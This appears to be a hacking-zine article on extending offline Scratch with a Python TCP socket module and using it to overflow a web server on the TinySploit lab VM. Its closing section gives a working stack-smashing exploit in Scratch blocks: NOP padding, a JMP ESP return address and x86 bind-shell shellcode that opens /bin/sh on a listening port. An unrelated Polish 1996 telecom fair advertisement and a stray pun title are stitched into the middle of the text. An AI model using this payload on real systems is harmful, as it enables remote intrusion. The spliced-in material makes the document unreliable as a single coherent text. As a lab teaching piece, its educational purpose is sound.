18:03 Fun Memory Corruption Exploits for Kids with Scratch!

by Kev Sheldrake


Introduction

When my son graduated from Scratch Junior on the iPad to full-blown Scratch on a desktop computer, I opted to protect the Internet from him by not giving him a network interface. Instead I installed the offline version of Scratch on his computer that works completely stand-alone. One of the interesting differences between the online and offline versions of Scratch is the way in which it can be extended; the offline version will happily provide an option to install an 'Experimental HTTP Extension' if you use the super-secret 'shift click' on the File menu instead of the regular, common-all-garden 'click'.

These extensions allow Scratch to communicate with another process outside the sandbox through a web service; there is an abandoned Python module that provides a suitable framework for building them. While words like 'experimental' and 'abandoned' don't appear to offer much hope, this is all just a facade and the technology actually works pretty well. Indeed, we have interfaced Scratch to Midi, Arduino projects and, as this essay will explain, TCP/IP network sockets because, well, if a language exists to teach kids how to code then I think it [c|sh]ould also be used to teach them how to hack.

Scratch Basics

If you're not already aware, Scratch is an IDE and a language, all wrapped up in a sandbox built out of Squeak/Smalltalk (v1.0 to v1.4), Flash/Adobe Air (v2.0) and HTML5/Javascript (v3.0). Within it, sprite-based programs can be written using primitives that resemble jigsaw pieces that constrain where or how they can be placed. For example, an IF/THEN primitive requires a predicate operator, such as X=Y or X>Y; in Scratch, predicates have angled edges and only fit in places where predicates are accepted. This makes it easier for children to learn how to combine primitives to make statements and eventually programs.




All code lives behind sprites or the stage (background); it can sense key presses, mouse clicks, sprites touching, etc, and can move sprites and change their size, colour, etc. If you ever wanted to recreate that crappy flash game you played in the late 90s at university or in your first job then Scratch is perfect for that. You could probably get something that looks suitably pro within an afternoon or less. Don't be fooled by the fact it was made for kids, Scratch can make some pretty cool things and is fun; but also be aware that it has its limitations, and lack of networking is one of them.

The offline version of Scratch relies on Adobe Air which has been abandoned on Linux. An older 32-bit version can be installed, but you'll have much better results if you just try this on Windows or MacOS.

Scratch Extensions

Extensions were introduced in Scratch v2.0 and differ between the online and offline versions. For the online version extensions are coded in JS, stored on github.io and accessed via the ScratchX version of Scratch. As I had limited my son to the offline version, we were treated to web service extensions built in Python.

On the face of it a web service seems like an obvious choice because they are easy to build, are asynchronous by nature and each method can take multiple arguments. In reality, this extension model was actually designed for controlling things like robot arms rather than anything generic. There are commands and reporters, each represented in Scratch as appropriate blocks; commands would move robot motors and reporters would indicate when motor limits are hit. To put these concepts into more standard terms, commands are essentially procedures.



```
when [space] key pressed
Create Abuf (2000)
create [tcp] conx [1] host [192.168.0.30] port (80)
wait until <socket [1] connected?>
write (Abuf) as [c enc] to socket [1]
wait (2) secs
close socket [1]

define Create Abuf (size)
set [buf_cnt] to [1]
set [Abuf] to [GET /]
repeat until <(buf_cnt) > (size)>
    set [Abuf] to (join (Abuf) [A])
    change [buf_cnt] by (1)
set [Abuf] to (join (Abuf) [HTTP/1.0\n\n])
```

They take arguments but provide no responses, and reporters are essentially global variables that can be affected by the procedures. If you think this is a weird model to program in then you'd be correct.

In order to quickly and easily build a suitable web service, we can use the off-the-shelf abandonware, Blockext.[7] This is a python module that provides the full web service functionality to an object that we supply. It's relatively trivial to build methods that create sockets, write to sockets, and close sockets, as we can get away without return values. To implement methods that read from sockets we need to build a command (procedure) that does the actual read, but puts the data into a global variable that can be read via a reporter.

At this point it is worth discussing how these reporters / global variables actually function. They are exposed via the web service by simply reporting their values *thirty times a second*. That's right, thirty times a second. This makes them great for motor limit switches where data is minimal but latency is critical, but less great at returning data from sockets. Still, as my hacky extension shows, if their use is limited they can still work. The blockext console doesn't log reporter accesses but a web proxy can show them happening if you're interested in seeing them.

[7]`git clone https://github.com/blockext/blockext`

Scratch Limitations

While Scratch can handle binary data, it doesn't really have a way to input it, and certainly no C-style or pythonesque formatting. It also has no complex data types; variables can be numbers or strings, but the language is probably Turing-complete so this shouldn't really stop us. There is also no random access into strings or any form of string slicing; we can however retrieve a single letter from a string by position.


Strings can be constructed from a series of joins, and we can write a python handler to convert from an ASCIIfied format (such as '`\xNN`') to regular binary. Stripping off newlines on returned strings requires us to build a new (native) Scratch block. Just like the python blocks accessible through the web service, these blocks are also procedures with no return values. We are therefore constrained to returning values via (sprite) global variables, which means we have to be careful about concurrency.

Talking of concurrency, Scratch has a handy message system that can be used to create parallel processing. As highlighted, however, the lack of functions and local variables means we can easily run into problems if we're not careful.

Blockext

The Python blockext module can be obtained from its GitHub and installed with a simple `sudo python setup.py install`.

My socket extension is quite straight forward. The definition of the object is mostly standard socket code; while it has worked in my limited testing, feel free to make it more robust for any production use—this is just a PoC after all.



A Marvelous Time-saving Invention for Eggstracting Eggs from the Nest Without Eggciting the Eggmakers.

PO RAZ PIERWSZY RAZEM!

VI Międzynarodowe Targi Telekomunikacji

KOMTEL-96

- telekomunikacja dla administracji, przemysłu,handlu i rynku finansowego
- telekomunikacja przyjazna - prezentacja najnowszych technik i usług dla publiczności

Konferencja

EUROINFO

- strategia zastosowań infostrad w administracji państwowej
- elektroniczne zasoby informacyjne dla prasy, radia i telewizji
- usługi INTERNET
- bazy danych
- komercja w sieci
- systemy informacyjne
- promocja i marketing

Workshop

INTERNET-EXPO

- rozwój i perspektywy technik telekomunikacyjnych: ISDN, ATM, Frame Realy
- transmisja danych poprzez sieć GSM
- przyszłość sieciowych systemów Client/Server - język JAVA
- nowy standard IP - plany rozwoju i implementacji
- sesje firmowe
- Internet a Internet (Microsoft, Novell...)

Wystawa

INTERNET-EXPO

- technologie INTERNET
- usługi w INTERNECIE
- marketing w INTERNECIE

19-21 listopada 1996 r.
Pałac Kultury i Nauki

Bliższych informacji udzielają:

Zarząd Targów Warszawskich
BIURO REKLAMY S.A.
ul. Flory 9, 00-586 Warszawa
tel. 49-60-06, 49-60-81, 49-30-71
fax 49-35-84

Centrum Promocji Informatyki
ul. Żurawia 4a, 00-503 Warszawa
tel. 693-59-22, 693-59-46, 621-76-26
fax 659-59-49, 693-59-58, 693-59-38

Organizatorzy:
Zarząd Targów Warszawskich Biuro Reklamy S.A., Centrum Promocji Informatyki, Polska On Line, Business Fundation, Polska Agencja Prasowa

```
#!/usr/bin/python

from blockext import *
import socket
import select
import urllib
import base64

class SSocket:
    def __init__(self):
        self.sockets = {}

    def _on_reset(self):
        print 'reset!!!'
        for key in self.sockets.keys():
            if self.sockets[key]['socket']:
                self.sockets[key]['socket'].close()
        self.sockets = {}

    def add_socket(self, type, proto, sock, host, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'add_socket: socket already in use'
            return
        self.sockets[sock] = {'type': type, 'proto': proto, 'host': host, 'port': port, 'reading': 0, 'closed': 0}

    def set_socket(self, sock, s):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_socket: socket doesn\'t exist'
            return
        self.sockets[sock]['socket'] = s

    def set_control(self, sock, c):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_control: socket doesn\'t exist'
            return
        self.sockets[sock]['control'] = c

    def set_addr(self, sock, a):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_addr: socket doesn\'t exist'
            return
        self.sockets[sock]['addr'] = a

    def create_socket(self, proto, sock, host, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'create_socket: socket already in use'
            return
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        self.add_socket('socket', proto, sock, host, port)
        self.set_socket(sock, s)

    def create_listener(self, proto, sock, ip, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'create_listener: socket already in use'
            return
        s = socket.socket()
        s.bind((ip, port))
        s.listen(5)
        self.add_socket('listener', proto, sock, ip, port)
        self.set_control(sock, s)

    def accept_connection(self, sock):
        if not self.is_listening(sock):
            print 'accept_connection: socket is not listening'
            return
        s = self.sockets[sock]['control']
        c, addr = s.accept()
        self.set_socket(sock, c)
        self.set_addr(sock, addr)

    def close_socket(self, sock):
        if self.is_connected(sock) or self.is_listening(sock):
            self.sockets[sock]['socket'].close()
            del self.sockets[sock]

    def is_connected(self, sock):
        if sock in self.sockets:
            if self.sockets[sock]['type'] == 'socket' and not self.sockets[sock]['closed']:
                return True
        return False

    def is_listening(self, sock):
        if sock in self.sockets:
            if self.sockets[sock]['type'] == 'listener':
                return True
        return False

    def write_socket(self, data, type, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'write_socket: socket doesn\'t exist'
            return
        if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
            print 'write_socket: socket fd doesn\'t exist'
            return
        buf = ''
        if type == "raw":
            buf = data
        elif type == "c enc":
            buf = data.decode('string_escape')
        elif type == "url enc":
            buf = urllib.unquote(data)
        elif type == "base64":
            buf = base64.b64decode(data)

        totalsent = 0
        while totalsent < len(buf):
            sent = self.sockets[sock]['socket'].send(buf[totalsent:])
            if sent == 0:
                self.sockets[sock]['closed'] = 1
                return
            totalsent += sent

    def clear_read_flag(self, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'readline_socket: socket doesn\'t exist'
            return
        if not 'socket' in self.sockets[sock]:
            print 'readline_socket: socket fd doesn\'t exist'
            return
        self.sockets[sock]['reading'] = 0

    def reading(self, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            return 0
        if not 'reading' in self.sockets[sock]:
            return 0
        return self.sockets[sock]['reading']

    def readline_socket(self, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'readline_socket: socket doesn\'t exist'
            return
        if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
            print 'readline_socket: socket fd doesn\'t exist'
            return
        self.sockets[sock]['reading'] = 1
        str = ''
        c = ''
        while c != '\n':
            read_sockets, write_s, error_s = select.select([self.sockets[sock]['socket']] , [], [], 0.1)
            if read_sockets:
                c = self.sockets[sock]['socket'].recv(1)
                str += c
                if c == '':
                    self.sockets[sock]['closed'] = 1
                    c = '\n' # end the while loop
            else:
                c = '\n' # end the while loop with empty or partially received string
        self.sockets[sock]['readbuf'] = str
        if str:
            self.sockets[sock]['reading'] = 2
        else:
            self.sockets[sock]['reading'] = 0

    def recv_socket(self, length, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'recv_socket: socket doesn\'t exist'
            return
        if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
            print 'recv_socket: socket fd doesn\'t exist'
            return
        self.sockets[sock]['reading'] = 1
        read_sockets, write_s, error_s = select.select([self.sockets[sock]['socket']] , [], [], 0.1)
        if read_sockets:
            str = self.sockets[sock]['socket'].recv(length)
            if str == '':
                self.sockets[sock]['closed'] = 1
        else:
            str = ''

        self.sockets[sock]['readbuf'] = str
        if str:
            self.sockets[sock]['reading'] = 2
        else:
            self.sockets[sock]['reading'] = 0

    def n_read(self, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            return 0
        if self.sockets[sock]['reading'] == 2:
            return len(self.sockets[sock]['readbuf'])
        else:
            return 0

    def readbuf(self, type, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            return ''
        if self.sockets[sock]['reading'] == 2:
            data = self.sockets[sock]['readbuf']
            buf = ''
            if type == "raw":
                buf = data
            elif type == "c enc":
                buf = data.encode('string_escape')
            elif type == "url enc":
                buf = urllib.quote(data)
            elif type == "base64":
                buf = base64.b64encode(data)
            return buf
        else:
            return ''
```

The final section is simply the description of the blocks that the extension makes available over the web service to Scratch. Each block line takes 4 arguments: the Python function to call, the type of block (command, predicate or reporter), the text description that the Scratch block will present (how it will look in Scratch), and the default values. For reference, predicates are simply reporter blocks that only return a boolean value.

The text description includes placeholders for the arguments to the Python function: `%s` for a string, `%n` for a number, and `%m` for a drop-down menu. All `%m` arguments are post-fixed with the name of the menu from which the available values are taken. The actual menus are described as a dictionary of named lists.

Finally, the object is linked to the description and the web service is then started. This Python script is launched from the command line and will start the web service on the given port.

```
descriptor = Descriptor(
    name = "Scratch Sockets",
    port = 5000,
    blocks = [
        Block('create_socket', 'command', 'create %m.proto conx %m.sockno host %s port %n',
            defaults=["tcp", 1, "127.0.0.1", 0]),
        Block('create_listener', 'command',
            'create %m.proto listener %m.sockno ip %s port %n',
            defaults=["tcp", 1, "0.0.0.0", 0]),
        Block('accept_connection', 'command', 'accept connection %m.sockno',
            defaults=[1]),
        Block('close_socket', 'command', 'close socket %m.sockno',
            defaults=[1]),
        Block('is_connected', 'predicate', 'socket %m.sockno connected?'),
        Block('is_listening', 'predicate', 'socket %m.sockno listening?'),
        Block('write_socket', 'command', 'write %s as %m.encoding to socket %m.sockno',
            defaults=["hello", "raw", 1]),
        Block('readline_socket', 'command', 'read line from socket %m.sockno',
            defaults=[1]),
        Block('recv_socket', 'command', 'read %n bytes from socket %m.sockno',
            defaults=[255, 1]),
        Block('n_read', 'reporter', 'n_read from socket %m.sockno',
            defaults=[1]),
        Block('readbuf', 'reporter', 'received buf as %m.encoding from socket %m.sockno',
            defaults=["raw", 1]),
        Block('reading', 'reporter', 'read flag for socket %m.sockno',
            defaults=[1]),
        Block('clear_read_flag', 'command', 'clear read flag for socket %m.sockno',
            defaults=[1]),
    ],
    menus = dict(
        proto = ["tcp", "udp"],
        encoding = ["raw", "c enc", "url enc", "base64"],
        sockno = [1, 2, 3, 4, 5],
    ),
)

extension = Extension(SSocket, descriptor)

if __name__ == '__main__':
    extension.run_forever(debug=True)
```

Linking into Scratch

The web service provides the required web service description file from its index page. Simply browse to `http://localhost:5000` and download the Scratch 2 extension file (Scratch Scratch Sockets English.s2e). To load this into Scratch we need to use the super-secret 'shift click' on the File menu to reveal the 'Import experimental HTTP extension' option. Navigate to the s2e file and the new blocks will appear under 'More Blocks'.


Fuzzing, crashing, controlling EIP, and exploiting

In order to demonstrate the use of the extension, I obtained and booted the TinySploit VM from Saumil Shah's ExploitLab, and then used the given stack-based overflow to gain remote code execution. The details are straight forward; the shell code by Julien Ahrens came from ExploitDB and was modified to execute Busybox correctly.[8] Scratch projects are available as an attachment to this PDF.[9]

Scratch is a great language/IDE to teach coding to children. Once they've successfully built a racing game and a PacMan clone, it can also be used to teach them to interact with the world outside of Scratch. As I mentioned in the introduction, we've interfaced Scratch to Midi and Arduino projects from where a whole world opens up. The above screen shots show how it can also be interfaced to a simple TCP/IP socket extension to allow interaction with anything on the network.

From here it is possible to cause buffer overflows that lead to crashes and, through standard stack-smashing techniques, to remote code execution. When I was a child, Z-80 assembly was the second language I learned after BASIC on a ZX Spectrum. (The third was 8086 funnily enough!) I hunted for infinite lives and eventually became a reasonable C programmer. Perhaps with a (slightly better) socket extension, Scratch could become a gateway to x86 shell code. I wonder whether IT teachers would agree?

—Kev Sheldrake



```
when space key pressed
set eip_loc to 352
set JMP_ESP_addr to \x60\x91\x04\x08
Create Nbuf eip_loc
set Dbuf to join GET / Nbuf
set Dbuf to join Dbuf JMP_ESP_addr
Create Nbuf 1000
set Dbuf to join Dbuf Nbuf
Create Shellcode
set Dbuf to join Dbuf Shellcode
Create Nbuf 1000 - length of Shellcode / 4
set Dbuf to join Dbuf Nbuf
set Dbuf to join Dbuf HTTP/1.0\n\n
create tcp conx 1 host 192.168.0.30 port 80
wait until socket 1 connected?
write Dbuf as c enc to socket 1
wait 2 secs
close socket 1
```

```
define Create Nbuf size
set buf_cnt to 1
set Nbuf to
repeat until buf_cnt > size
    set Nbuf to join Nbuf \x90
    change buf_cnt by 1
```

```
define Create Shellcode
set Shellcode to
set Shellcode to join Shellcode \x6a\x66\x58\x6a\x01\x5b\x31\xf6
set Shellcode to join Shellcode \x56\x53\x6a\x02\x89\xe1\xcd\x80
set Shellcode to join Shellcode \x5f\x97\x93\xb0\x66\x56\x66\x68
set Shellcode to join Shellcode \x05\x39\x66\x53\x89\xe1\x6a\x10
set Shellcode to join Shellcode \x51\x57\x89\xe1\xcd\x80\xb0\x66
set Shellcode to join Shellcode \xb3\x04\x56\x57\x89\xe1\xcd\x80
set Shellcode to join Shellcode \xb0\x66\x43\x56\x56\x57\x89\xe1
set Shellcode to join Shellcode \xcd\x80\x59\x59\xb1\x02\x93\xb0
set Shellcode to join Shellcode \x3f\xcd\x80\x49\x79\xf9\xb0\x0b
set Shellcode to join Shellcode \x68\x2f\x2f\x73\x68\x68\x2f\x62
set Shellcode to join Shellcode \x69\x6e\x89\xe3\x56\x53\x89\xe1
set Shellcode to join Shellcode \x31\xd2\xcd\x80
```

[8]`https://www.exploit-db.com/exploits/43755/`
[9]`unzip pocorgtfo18.pdf scratchexploits.zip`